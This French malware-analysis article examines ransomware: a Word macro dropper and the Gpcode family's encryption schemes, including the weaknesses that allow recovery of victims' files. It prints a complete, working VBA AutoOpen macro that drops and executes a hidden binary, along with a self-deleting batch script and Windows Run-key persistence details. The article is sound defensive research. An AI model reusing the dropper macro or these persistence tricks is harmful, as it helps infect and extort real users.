Ce malware, qui se révèle être un document Microsoft Word, n'est pas un ransomware, ni même un malware pourrions-nous dire. Les termes qui décrivent le mieux sa nature sont « vecteur d'infection ». Ce document peut être utilisé pour cacher un binaire malicieux de l'utilisateur. *VirusList* rapporte dans un article[2] que ce type de document vérolé a effectivement été utilisé pour propager les premières versions de **Gpcode** fin 2004. Le document utilisé à cette époque est parfois référencé sous le nom **Trojan-Dropper.MSWord.Tored.a**. Pour cette raison, il nous a semblé pertinent de l'inclure dans notre analyse.

2.3.2 Vecteur d'infection

- La charge est contenue dans les macros du document.
- Cette dernière est protégée par un mot de passe, mais diverses techniques permettent de passer outre.
- Une fois la macro extraite, nous sommes en mesure de l'analyser : voir code ci-contre.
- La même macro traduite en pseudo-code :

1. Obtention d'un accès en lecture sur le document courant.
2. Recherche de données à l'aide d'un pattern.
3. Extraction des données dans un fichier externe.
4. Tentative d'exécution du binaire extrait.

```
Sub AutoOpen() 'rename to AutoOpen
    Dim filebuffer(511) As Byte, tempChar As Byte, id(23) As Byte
    Dim retval As Long, x As Long, xpos As Long, afile As String
    id(0) = 118
    ....
    id(23) = 216

    Open ActiveDocument.FullName For Binary Access Read As #1
    x = 0
    retval = LOF(1)

    If retval < 48000 Then Exit Sub
    If retval > 72000 Then retval = retval - 72000 Else retval = 1

    Seek #1, retval

    Do
        Get #1, , tempChar
        If tempChar = id(x) Then x = x + 1 Else x = 0
    Loop Until EOF(1) Or x = 24

    If x <> 24 Then
        Close #1
        Exit Sub
    End If

    afile = Environ("TEMP")
    If afile = "" Then afile = Environ("windir")
    If afile = "" Then afile = "c:"
    If Right(afile, 1) <> "\" Then afile = afile + "\"
    afile = afile + "setupzxx.exe"
    Get #1, , retval
    Open afile For Binary Access Write As #2

    Do
        Get #1, , filebuffer
        If retval >= 512 Then
            Put #2, , filebuffer
            retval = retval - 512
        Else
            x = 0
            Do
                tempChar = filebuffer(x)
                Put #2, , tempChar
                x = x + 1
                retval = retval - 1
            Loop Until retval = 0
        End If
    Loop Until retval = 0

    Close #2
    Close #1
    retval = Shell(afile, vbNormalFocus)
End Sub
```

Code de la macro

2.3.3 Conclusion

Cette macro permet d'extraire et de lancer un exécutable caché dans le document, lors de l'ouverture de ce dernier. Aucune action n'est requise de la part de l'utilisateur. Le piège sera actif à son insu. Toutefois, il est important de noter que les dernières versions des grandes suites bureautiques, désactivent maintenant par défaut l'exécution de macros ; une confirmation est alors requise de la part de l'utilisateur.

2.4 Trojan.Win32.Gpcode

La famille **Gpcode** a été la plus médiatisée et, à ce titre, la plus emblématique du phénomène ransomware. La première version (**a**) est apparue en décembre 2004 tandis que la dernière (**ak**) a été découverte au moment même où nous bouclions ces lignes, le 4 juin 2008. Nous porterons une attention particulière à l'évolution des moyens de chiffrement utilisés dans les différentes versions. Les versions **a**, **b**, **e**, **ab**, **ac**, **ad**, **ag**, **ai** et **ak** ont été analysées.

2.4.1 Remarques générales

- Codées en C++, à l'exception d'une version codée en Delphi.
- Certains échantillons étaient packés à l'aide d'UPX.

2.4.2 Vecteur d'infection

- Les malwares vérifient tout d'abord qu'il n'existe qu'une seule instance du process à l'aide d'un mutex. Ce dernier porte le nom de `encoder_v1.0` dans les versions **a**, **b** et **ac**, `encoder_v1.1` dans les versions **e** et postérieures, `_G_P_C_` enfin pour la version **ak**.
- Création d'un thread dédié à la recherche, puis au chiffrement de fichiers.
- Inscription dans la base de registre afin d'être lancé à chaque démarrage.

```
hKey = HKEY_LOCAL_MACHINE
Subkey = "software\microsoft\windows\currentversion\run\"
```

- Utilisation d'une liste de type de fichiers. La plupart correspondent à des documents ou des formats d'archive.

```
.data:0041B228                dd offset aDbt          ; "dbt"
.data:0041B22C                dd offset aDb           ; "db"
.data:0041B230                dd offset aSafe         ; "safe"
.data:0041B234                dd offset aFlb          ; "flb"
.data:0041B238                dd offset aPst          ; "pst"
.data:0041B23C                dd offset aPwl          ; "pwl"
.data:0041B240                dd offset aPwa          ; "pwa"
.data:0041B244                dd offset aPak          ; "pak"
.data:0041B248                dd offset aRar          ; "rar"
.data:0041B24C                dd offset aZip          ; "zip"
.data:0041B250                dd offset aArj          ; "arj"
.data:0041B254                dd offset aGz           ; "gz"
```

Extrait de la liste des formats ciblés

Cette liste évolue au fil des versions.

- Certaines versions génèrent, puis exécutent un fichier `.bat` qui essaie d'effacer le malware. Cela peut être un bon moyen de prévenir l'analyse en retardant la capture possible d'un échantillon. `%s` est remplacé par le nom du module du malware.

```
1 @echo off
2 Repeat1
3 del %s
4 if exist %s goto Repeat1
5 del %s
```

Script Bat effaçant le fichier du malware

2.4.3 Moyen de pression

Cette famille a bâti sa réputation sur sa capacité à chiffrer les fichiers. Nous allons maintenant étudier en détail les mécanismes utilisés, leurs éventuelles faiblesses, ainsi que leur évolution.

Gpcode.a, Gpcode.b et Gpcode.e

La version **a** est apparue en décembre 2004, alors que la version **e** date d'août 2005. Il n'y a aucune évolution significative entre ces 3 versions. Elles utilisent toutes un algorithme de chiffrement assez trivial, fondé sur un ADD :

$$byte\_ciphered_n = byte\_message_n + byte\_key_n$$

Le *keystream* est généré à l'aide d'un générateur pseudo-aléatoire congruentiel linéaire :

$$k_{n+1} = a*k_n + b \bmod m$$

Certaines versions de **Gpcode**, telles que la version **a**, contiennent des chaînes de caractères a priori étranges comme « PGPcoder 19.60.87 ». En réalité, nous avons là les paramètres d'initialisation du générateur pseudo-aléatoire : voir ci-contre.

$$\begin{cases} k_0=19 \\ a=60 \\ b=87 \\ m=255 \end{cases}$$

La capture du malware et son analyse permettent à un analyste de découvrir les paramètres d'initialisation du générateur. À partir de là, le *keystream* est connu et un outil de déchiffrement développé.

Gpcode.ab

À première vue, cet échantillon semble être un ovni dans la nébuleuse **Gpcode**. À première vue seulement, car même si le langage de programmation utilisé change du C++ vers le Delphi, le comportement global est proche de celui des prochains échantillons. Il pose les bases d'un design fondé sur l'utilisation de cryptosystèmes hybrides, c'est-à-dire couplant de la cryptographie symétrique et asymétrique, et des en-têtes de fichiers. Comme nous l'avons dit, le moyen de pression est de nouveau le chiffrement. Cette fois, l'auteur fait appel à une bibliothèque externe nommée `TEllipticCurve`. C'est la première fois qu'il implémente un cryptosystème hydrique. Celui-ci est bien plus conséquent que les précédents mis en œuvre.

Nous remarquons assez vite que `TEllipticCurve` semble être une réimplémentation de Pegwit[3] en Delphi. Nous savons donc qu'elle utilise une courbe elliptique sur GF(2^{255}). Pour chaque fichier cible, le ransomware appelle la fonction `Encrypt` définie pour l'objet `TEllipticCurve`. La documentation de la bibliothèque nous apprend ceci :

« *Encrypting: The operation of encrypting with TEllipticCurve does not actually directly encrypt data, but rather performs a key generation. This generated key should be used to perform a symmetric encryption, as symmetric encryption is far more efficient and less cumbersome.* »

Voici comment cela se traduit au niveau du code :

```
loc_4150C9:
mov     eax, [ebp+TvlPointRand]
call    TvlPoint_LoadRandom
lea     ecx, [ebp+TvlPointMessage]
mov     edx, [ebp+TvlPointRand]
mov     eax, [ebp+TECCrypt]
call    TECCrypt_Encrypt
mov     eax, [ebp+TEllipticCurve]
cmp     byte ptr [eax+4], 1
jnz     short loc_41511C
```

5 *Extrait de la fonction Encrypt.*

La fonction `TvlPoint_LoadRandom` ne génère pas vraiment un point sur la courbe, mais plutôt un scalaire. Voici maintenant l'implémentation de la fonction `TvlPoint_LoadRandom` :

```
; Attributes: bp-based frame

TvlPoint_LoadRandom proc near

var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
add     esp, 0FFFFFFF8h
mov     [ebp+var_4], eax
call    System::Randomize(void)
mov     [ebp+var_8], 1
```

```
loc_414D69:
mov     eax, 10000h
call    System::__linkproc__ RandInt(void)
mov     edx, [ebp+var_8]
mov     ecx, [ebp+var_4]
mov     [ecx+edx*4+4], eax
inc     [ebp+var_8]
cmp     [ebp+var_8], 18
jnz     short loc_414D69
```

6 *Extrait de la fonction TvlPoint_LoadRandom*

Elle utilise l'API Delphi `RandInt` afin de remplir les composantes du point. Cette partie se révélera cruciale par la suite. Pour l'instant, nous pouvons supposer que ce point est notre clé secrète dont il est fait mention dans la documentation ; nous allons nous concentrer sur son chiffrement. Tirons parti des sources de Pegwit et, plutôt que de montrer un code désassemblé, regardons dans ces sources l'équivalent de la fonction `Encrypt` de `TellipticCurve` :

```
1  void cpEncodeSecret (const vlPoint vlPublicKey, vlPoint
   vlMessage, vlPoint vlSecret)
2  {
3    ecPoint q;
4    ecCopy (&q, &curve_point);
5    ecMultiply (&q, vlSecret);
6    ecPack (&q, vlMessage);
7    ecUnpack (&q, vlPublicKey);
8    ecMultiply (&q, vlSecret);
9    gfPack (q.x, vlSecret);
10 }
```

Code de la fonction cpEncodeSecret

Pour bien saisir, commentons chacune de ces lignes :

1. `curve_point` est un paramètre du domaine de la courbe elliptique, c'est son générateur *G*.
2. `vlSecret`, qui est notre clé privée d_v (*v* pour victime), est multipliée avec *G*. C'est notre clé publique $Q_v=d_v*G$. Nous avons donc maintenant notre couple clé privé, clé publique (d_v, Q_v).
3. Q_v est sauvegardée dans `vlMessage` ;
4. `vlPublicKey` qui est la clé publique de l'auteur Q_a est multipliée avec `vlSecret`. Nous obtenons $d_v*Q_a = d_v*d_a*G$ = `ExchangedValue`.


En réutilisant la terminologie de la bibliothèque `TEllipticCurve`, nous sommes en possession d'une `SessionKey` (d_v) et d'une `ExchangedValue` (d_v*d_a*G). La `SessionKey` est alors utilisée comme clé d'un algorithme de chiffrement symétrique Blowfish, utilisé en mode CFB8. Le vecteur d'initialisation du Blowfish est `abcedfhg`.

Un en-tête est ajouté à chacun des fichiers chiffrés ; il contient un *dword* auquel est concaténée l'`ExchangedValue`. Sa taille est égale à 68 octets. Le *magic dword* est construit à partir de deux octets générés à l'aide de la fonction `RandInt` de l'API Delphi. Le troisième octet est égal au XOR entre le premier et le second. Enfin, un quatrième octet nul vient compléter le dword. Le rôle de ce magic est d'empêcher la surinfection ; dans notre cas, empêcher qu'un même fichier soit chiffré plusieurs fois. Dans cette optique, un test est réalisé avant tout processus de chiffrement (voir figure 7).


L'en-tête complète d'un fichier : voir figure 8.

Au final, l'algorithme est très proche d'un protocole d'échange de clés Diffie-Hellman appliqué aux courbes elliptiques (ECDH). d_v*Q_a = `ExchangedValue`. Recouvrer d_v depuis `ExchangedValue` est a priori un problème difficile, qui équivaudrait à résoudre le problème du logarithme discret sur GF(2^{255}). Sur le papier, il nous est impossible de mettre en échec le chiffrement. Or, un détail vient gripper toute la machine : la génération du magic dword a des conséquences désastreuses. Revenons quelques étapes en arrière : la générateur de nombres pseudo-aléatoires (PRNG) de Delphi est initialisé (fonction `Randomize`) avec une valeur 32 bits, la graine, provenant d'un appel à l'API QueryPerformanceCounter. Même si l'entropie initiale n'est pas optimale, ce n'est pas là que réside l'affaiblissement du cryptosystème ; en effet, la multiplication sur une courbe elliptique est un processus avec un coût calculatoire certain. Il serait inefficace de tenter une attaque de force brute sur l'ensemble des états initiaux possibles du PRNG, en générant puis chiffrant à chaque fois le point secret (`TvlPoint_LoadRandom`) pour le comparer ensuite au contenu de l'en-tête du fichier.

La subtilité réside dans le fait que le PRNG de Delphi est dans un premier temps utilisé pour générer les coordonnées du point secret, puis les deux premiers octets du magic dword, sans être réinitialisé. Le même PRNG est utilisé pour générer de l'information secrète et de l'information publique. Dès lors, la connaissance des deux octets nous permet de contourner de nombreux calculs sur la courbe elliptique. Il nous faut trouver toutes les graines, qui conduisent à la génération des deux octets connus, et, pour chacune,



7 *Prévention de la surinfection*



8 *En-tête d'un fichier chiffré avec Gpcode.ab*

comparer le secret chiffré au contenu de l'en-tête. Ainsi, pour chaque fichier chiffré, il est possible de recouvrer la clé secrète (ou `SessionKey`) utilisée pour le chiffrement symétrique. Cela constitue bien sûr une faille majeure du moyen d'extorsion. Selon nos tests, le temps nécessaire pour « bruteforcer » intelligemment un fichier est d'environ un quart d'heure sur un ordinateur personnel standard. Il est amusant de constater qu'un mécanisme censé empêcher la surinfection se retourne contre son auteur et permet de réduire à néant le moyen de pression.

Ce résultat bien que sympathique ne doit pas cacher le fait que le cryptosystème utilisé ici ne répond toujours pas à la problématique de l'extorsion de masse. Le fait de générer une clé pour chaque fichier chiffré, obligerait l'auteur (que nous supposerons honnête…) à envoyer aux victimes acceptant de payer la rançon un outil générique permettant le déchiffrement, ce dernier devrait alors contenir la clé privée de l'auteur.

⇨ Gpcode.ac, Gpcode.ad, Gpcode.ag

Avec la version **ac**, la famille **Gpcode** a franchi une nouvelle étape importante. Elle introduit alors l'utilisation de l'algorithme RSA. Ces versions sont apparues entre janvier et juin 2006. Elles sont toutes très proches les unes des autres. La travail d'analyse est dès lors grandement simplifié. L'analyse complète d'une instance et en particulier de la bibliothèque de manipulation de grands nombres utilisée permet la génération de signatures à l'aide d'IDA. L'analyse des autres échantillons devient alors immédiate.

Le contenu des fichiers n'est pas directement chiffré en utilisant RSA, ce qui serait totalement inefficace ; de nouveau, l'auteur implémente un cryptosystème hybride. Pour chaque fichier, une clé est générée, sa longueur (nous parlons alors en termes de nombre de décimal) est égale à la longueur du modulus du RSA moins 3. Cette clé est alors appliquée sur le fichier en utilisant un algorithme de chiffrement XOR. Enfin, un en-tête est ajouté. Il contient le modulus du RSA et la clé chiffrée par RSA (voir figure 9).

Il est clair que la famille **Gpcode** évolue, applique de nouveaux concepts, mais l'architecture sous-jacente reste très similaire. Seule la fonction de chiffrement est réellement modifiée. Il est aussi intéressant de suivre l'évolution de la longueur de la clé RSA utilisée. Nous avons complété notre vision à l'aide des descriptions disponibles pour les versions **ae**[4] et **af**[5]. Cette évolution a eu lieu sur un intervalle de temps d'environ 6 mois (voir figure 10).


Pourquoi utiliser une clé de 56 bits en 2006 ? Comment expliquer cette croissance progressive, opposée à l'utilisation immédiate d'une clé de grande taille ? De nombreuses interrogations restent en suspens tant ce comportement semble chaotique. L'escalade dans la taille des clés est un problème, nous y sommes vulnérables. La réponse consistant à factoriser après coup les clés de chiffrement utilisées est une bataille perdue d'avance.

⇨ Gpcode.ai


Cette version marque un nouveau virage dans l'évolution de la famille. Elle est apparue en juillet 2007. Première surprise de taille, l'abandon du RSA, c'est la fin de l'escalade de la taille de la clé. La deuxième surprise provient d'un sentiment que nous avons eu lors de l'analyse. Le code n'est clairement pas de même inspiration que les versions précédentes.

Ce sentiment peut être résumé en quelques points :

↳ Création d'un mutex d'instance, autorisant au plus une unique instance du processus. Le nom évolue, c'est le premier à ne plus utiliser « encoder v1.x ».



9 *En-tête d'un fichier chiffré par Gpcode.ag*



10 *Évolution de la taille de la clé RSA*

- *Multithreading* & injection de thread : tout d'abord un thread est injecté dans `Winlogon.exe`. Ce dernier injecte alors un thread dans `Svchost.exe`, qui infecte finalement presque tous les autres processus tournant sur l'ordinateur. Des threads additionnels sont aussi créés afin d'assurer la communication. Ceci est notre prochain point.
- Communication par *pipe* nommé ; assurant la communication et le contrôle d'accès (en particulier à un fichier d'échange), le pipe est créé avec le nom `//./pipe/__SYSTEM__64AD0625__`.
- Vol de données depuis le trafic HTTP, mettant en œuvre de l'*API hooking*.
- Téléchargement et exécution de binaire malicieux depuis un serveur distant.
- Chiffrement de fichier et demande de rançon. Il utilise pour cela un algorithme RC4 légèrement modifié, dans son initialisation par exemple. Un fait essentiel est la génération pour chaque victime d'un code personnel unique, servant en partie de clé au RC4 :

Ce code est toutefois trop court (4 octets) pour apporter quelque chose au processus de chiffrement ; il peut être facilement bruteforcé. Le PRNG est de type linéaire congruentiel, sa graine provient d'un appel à l'API `GetTickCount`.

Le ransomware insère de nouveau un en-tête aux fichiers chiffrés. Il n'a pas besoin de stocker une clé dans chaque fichier. En revanche, il y a toujours une sorte de magic : voir figure 13.

Les sept premiers octets sont lus, sauvegardés, puis comparés à la chaîne de caractères « GLAMOUR ». Ce test permet d'éviter la surinfection.

Le ransomware présente des fonctionnalités beaucoup plus étendues que tous les autres. Une analyse plus en détail du message de rançon est assez révélatrice. En voici un extrait :

« *To decrypt your files you need to buy our software. The price is $300. To buy our software please contact us at: [...] and provide us your personal code. After successful purchase we will send your decrypting tool, and your private information will be deleted from our system.* »

Déjà, il est rédigé en anglais, signe d'une propagation mondiale. Ensuite, le montant de la rançon est relativement élevé comparé à d'autres ransomwares comme ceux de la famille **Krotten**. Le concept de code personnel est prometteur, mais aboutit une nouvelle fois à un non-sens. Il est en effet

```
loc_14E040EF:           ; "__SYSTEM__91C38905__"
push    offset instance_mutex
push    edi             ; bInitialOwner
push    offset MutexAttributes ; lpMutexAttributes
call    ds:CreateMutexW
mov     [ebp+hObject], eax
call    ds:GetLastError
xor     ebx, ebx
test    eax, eax
jnz     already_running
```

11 *Mutex d'instance de Gpcode.ai*

```
NOT_YET_GLAMOUR:        ; dwMoveMethod
push    ebx
push    ebx             ; lpDistanceToMoveHigh
push    ebx             ; lDistanceToMove
push    edi             ; hFile
call    ds:SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    7               ; nNumberOfBytesToWrite
push    offset aGlamour ; "GLAMOUR"
push    edi             ; hFile
call    ds:WriteFile
test    eax, eax
jz      loc_14E04C6C
```

13 *Écriture du magic par Gpcode.ai*

```
push    esi
push    edi
lea     eax, [ebp+cbData]
push    eax             ; lpcbData
mov     edi, offset personal_code
push    edi             ; lpData
push    ebx             ; lpType
push    ebx             ; lpReserved
mov     esi, offset aWincode ; "WinCode"
push    esi             ; lpValueName
push    [ebp+hKey]      ; hKey
call    ds:RegQueryValueExW
test    eax, eax
jz      short loc_14E0493E
```

```
mov     [ebp+lenCode], ebx
```

```
loc_14E048F0:
push    0FFh
push    ebx
call    PRNG255
pop     ecx
pop     ecx
mov     ecx, [ebp+lenCode]
inc     [ebp+lenCode]
cmp     [ebp+lenCode], 4
mov     ds:personal_code[ecx], al
jl      short loc_14E048F0
```

12 *Génération d'un code personnel*

stocké en clair sur l'ordinateur de la victime. La connaissance de ce dernier permet la création d'un outil de déchiffrement.


Si nous prenons du recul, il s'agit d'un malware professionnel. Ce n'est pas seulement un empilement de fonctionnalités. Il y a, derrière, une architecture réfléchie. Le code est clair et efficace. Au final l'aspect ransomware semble presque passer au second plan, c'est une fonctionnalité parmi d'autres. L'extorsion est alors une simple composante d'une activité criminelle très organisée. Les données volées, telles que des identifiants pour un compte en ligne, pourraient induire de nouveaux actes malveillants. Comment expliquer ce nouveau changement radical ? Des réponses sont apportées dans un article publié par *VirusList*[6] : l'auteur de ce ransomware a utilisé du code sur étagère ou kit prêt à l'emploi, disponible contre quelques milliers de dollars sur certains forums spécialisés. Enfin, il est amusant de constater que le serveur sur lequel sont envoyées les données volées est hébergé par la trop célèbre société RBN (*Russian Business Network*).

...un malware abouti utilisant du code sur étagère...


Gpcode.ak

Près d'un an s'est écoulé depuis la version **ai** sans activité notoire de la part de la famille **Gpcode** et, pourtant, la version **ak** apparaît le 5 juin 2008. Cette version ne crée pas de thread dédié au chiffrement, de même, elle ne s'inscrit plus dans la base de registre. Plus généralement, elle marque une remise à plat générale de l'architecture de la famille ; aucune bibliothèque de cryptographie ou de gestion de grands nombres n'est embarquée. Elle repose uniquement sur l'API Microsoft. Voilà enfin quelque chose de nouveau proposé par les ransomwares ? Pas tout à fait. En 2005, Adam Young présente un papier nommé « *Building a Cryptovirus Using Microsoft's Cryptographic API* » [3]. Le concept possède plusieurs avantages, notamment au niveau de la taille du binaire qui reste très réduite. En revanche, la lisibilité du code est excellente et l'analyse grandement facilitée. Voyons plus en détail le cryptosystème :

Ce ransomware utilise de nouveau un cryptosystème hybride, utilisant du RSA pour le coté asymétrique et un RC4 pour le chiffrement symétrique. Une clé de session est générée, puis chiffrée à l'aide de la clé publique RSA. Le chiffré est écrit sous forme de SIMPLEBLOB dans le fichier de demande de rançon. Par la suite, une clé de chiffrement est dérivée pour chaque fichier, à partir de la clé de session et d'un pool de données aléatoires de 16 octets obtenus par des appels successifs à un compteur matériel (RDTSC), le *time stamp counter*. Cette clé sert à chiffrer le fichier à l'aide d'un algorithme RC4. Nous notons enfin la disparition des marqueurs de surinfection. Le binaire ne doit a priori s'exécuter qu'une seul fois sur l'ordinateur de la victime. Au final, ce cryptosystème est le premier permettant



14 *Cryptosystème hybride, Gpcode.ak*



15 *Indices de similarité dans VxClass*

une extorsion de masse. En effet, un auteur honnête n'aurait pas à publier sa clé secrète dans le cas où il fournirait un outil de déchiffrement à une victime ayant payé la rançon. Il suffit que cette dernière fournisse sa clé de session chiffrée. Elle n'a besoin que de sa clé de session déchiffrée, pas de la clé privée de l'auteur.

2.4.4 Conclusion

La famille **Gpcode** est la plus prolifique et peut-être la plus aboutie des familles de ransomwares. Divers cryptosystèmes ont été utilisés ou, devrions nous dire, expérimentés. Les premiers sont basiques, mais évoluent vers des cryptosystèmes plus complexes, même s'ils sont toujours incapables de satisfaire aux attentes de l'extorsion de masse. Ce manque de consistance et cette valse des cryptosystèmes n'est pas évidente à expliquer, car nous avons pourtant le sentiment qu'une grande majorité du code n'évolue pas entre les versions. Pour confirmer ce sentiment, et grâce à la sympathie d'Halvar Flake, il nous a été donné l'opportunité d'utiliser **VxClass**[7]. Il s'agit d'un outil de classification automatique, opérant à un niveau structurel en faisant donc abstraction de la couche assembleur. Ce qui nous intéresse est sa capacité à calculer un indice de similarité entre deux binaires. En d'autres termes, cette valeur représente l'inverse d'une distance de Levenshtein, qui mesure, quant à elle, un total de différence. Elle est normalisée entre 0 et 1 ; 0 signifiant que les deux échantillons n'ont rien en commun, 1 qu'ils sont similaires. Voici les résultats que nous avons obtenus :

L'indice de similarité entre le **Gpcode.b** et le **Gpcode.e** est supérieur à *0.85*, ce qui signifie qu'ils sont très proches. Ce résultat était attendu, mais confirme tout de même nos impressions. Dans la même veine, l'indice de similarité entre ces deux derniers et le **Gpcode.a** est lui aussi supérieur à *0.8*. Un autre résultat plus surprenant est l'indice de similarité entre le groupe que nous venons d'évoquer et le **Gpcode.ac**. Il est supérieur à *0.75*, ce qui signifie qu'effectivement les premiers **Gpcode** et les **Gpcode** RSA partagent une base commune très importante. L'auteur ne fait que décliner les fonctions de chiffrements.

3. Stratégie

Au final, un seul des ransomwares que nous avons étudiés a atteint un niveau de complexité suffisant pour remplir avec succès les critères de l'extorsion de masse. Si nous réfléchissons au moyen de pression présent derrière chacun de ces malwares, nous pouvons affirmer qu'il est dans la majorité des cas déficient. La plupart du temps, une phase de reverse-engineering permet même de développer des outils de déchiffrement. Lorsque des cryptosystèmes dits « forts » sont présents, tels que les cryptosystèmes hybrides, ils ne satisfont pas non plus entièrement au problème. L'explication pourrait être que les auteurs n'ont qu'une connaissance limitée de la cryptographie. Attirante au premier abord, cette proposition, même si elle pourrait se vérifier pour certains échantillons, n'est pas généralisable et finalement pas satisfaisante.

Maintenant, imaginons le fait que les auteurs ne souhaitent tout simplement pas cela, qu'ils n'en aient pas besoin. Supposons qu'un auteur arrive avec un cryptosystème fort, adapté à l'extorsion de masse. A-t-il seulement intérêt à le diffuser ? Très concrètement, nous pouvons penser qu'évoluer à une plus grande échelle attire trop de lumière sur cette activité, la rend trop visible. Jusque-là, le *business-model* reste très sommaire : le coût de création du malware est quasi nul, le montant de la rançon limité, pas plus de quelques centaines de dollars, la plupart du temps moins, mais compensé par une propagation massive. Il est incohérent de développer une perle technique et demander une rançon de 3,5 euros. La devise pourrait être : « peu d'investissements, peu de revenus, peu de risques ». Le type de ransomware que nous avons étudié est clairement destiné à une propagation massive et ils sont utilisés en conséquence. Nous pouvons supposer que les victimes potentielles sont probablement des utilisateurs lambda, avec peu de compétences en informatique, sans même parler d'analyse de malware ou de cryptographie. Une telle victime sera très sûrement peu tentée par des poursuites en justice, si tant est qu'elle possède les fonds nécessaires pour le faire. Nous ne devons pas oublier que la force principale des ransomwares vient de la peur qu'ils sont capables de générer dans l'esprit de la victime. Ils jouent en fait sur l'intimidation. Dans beaucoup de jeux, soit vous avez une meilleure main que votre adversaire, soit vous êtes capable de le convaincre que c'est le cas. En considérant cela, il est aisé d'admettre que les détails techniques passent alors rapidement au second plan. Une illustration parfaite de cette réflexion est le message de demande de rançon affiché par le ransomware **Gpcode.ai**. L'auteur clame que son ransomware utilise un algorithme RSA-4096. Il donne même un lien vers l'encyclopédie en ligne Wikipédia. Comme nous l'avons vu, ceci est faux. Il utilise un RC4 modifié. Par la suite, il est dit que « *all (victim) private information for last 3 months were collected and sent to (ransomware author)* ». De nouveau, cette affirmation est fausse, elle n'est là que pour effrayer les victimes et les convaincre de payer la rançon. Sur ce point, l'un des meilleurs alliés des ransomwares s'avère être clairement une communication trop théâtrale et sensationnelle.

> *...Les détails techniques passent rapidement au second plan...*

Nous n'avons parlé que de l'extorsion de masse, car c'est la perception que nous avons du phénomène. À l'opposé, il est tout aussi passionnant d'envisager le problème sous l'angle de l'attaque ciblée. D'une manière assez surprenante, il n'existe pas, à notre connaissance, de cas rapportés d'attaques ciblées mettant en œuvre des ransomwares. Le chantage est pourtant quelque chose de courant, des entreprises étant par exemple victimes de déni de service distribué (DDoS)[8].

...une activité à plus grande échelle implique une organisation criminelle structurée...

Tout d'abord, une compagnie a clairement une puissance financière bien plus importante que celle d'un particulier. Elle est donc à même de payer des rançons plus importantes. De plus, contrairement au particulier, les documents n'ont pas une valeur sentimentale, mais directement commerciale. Leur perte peut entraîner une paralysie de l'entreprise. Bien sûr, cela suppose que l'attaquant est dans un premier temps capable d'infiltrer son ransomware à l'intérieur du réseau de l'entreprise. Pour ce job, un document malicieux tel que celui que nous avons étudié, adossé à un email courtois et une dose de *social engineering* doit pouvoir faire l'affaire. Bref, rien de très compliqué pour un attaquant déterminé. En revanche, le risque est maximisé au même titre que le gain potentiel. Une société sera sûrement beaucoup plus encline à faire appel à la justice ou au service de l'État, à moins qu'elle ne craigne d'égratigner son image de marque et les relations qu'elle entretient avec ses partenaires.

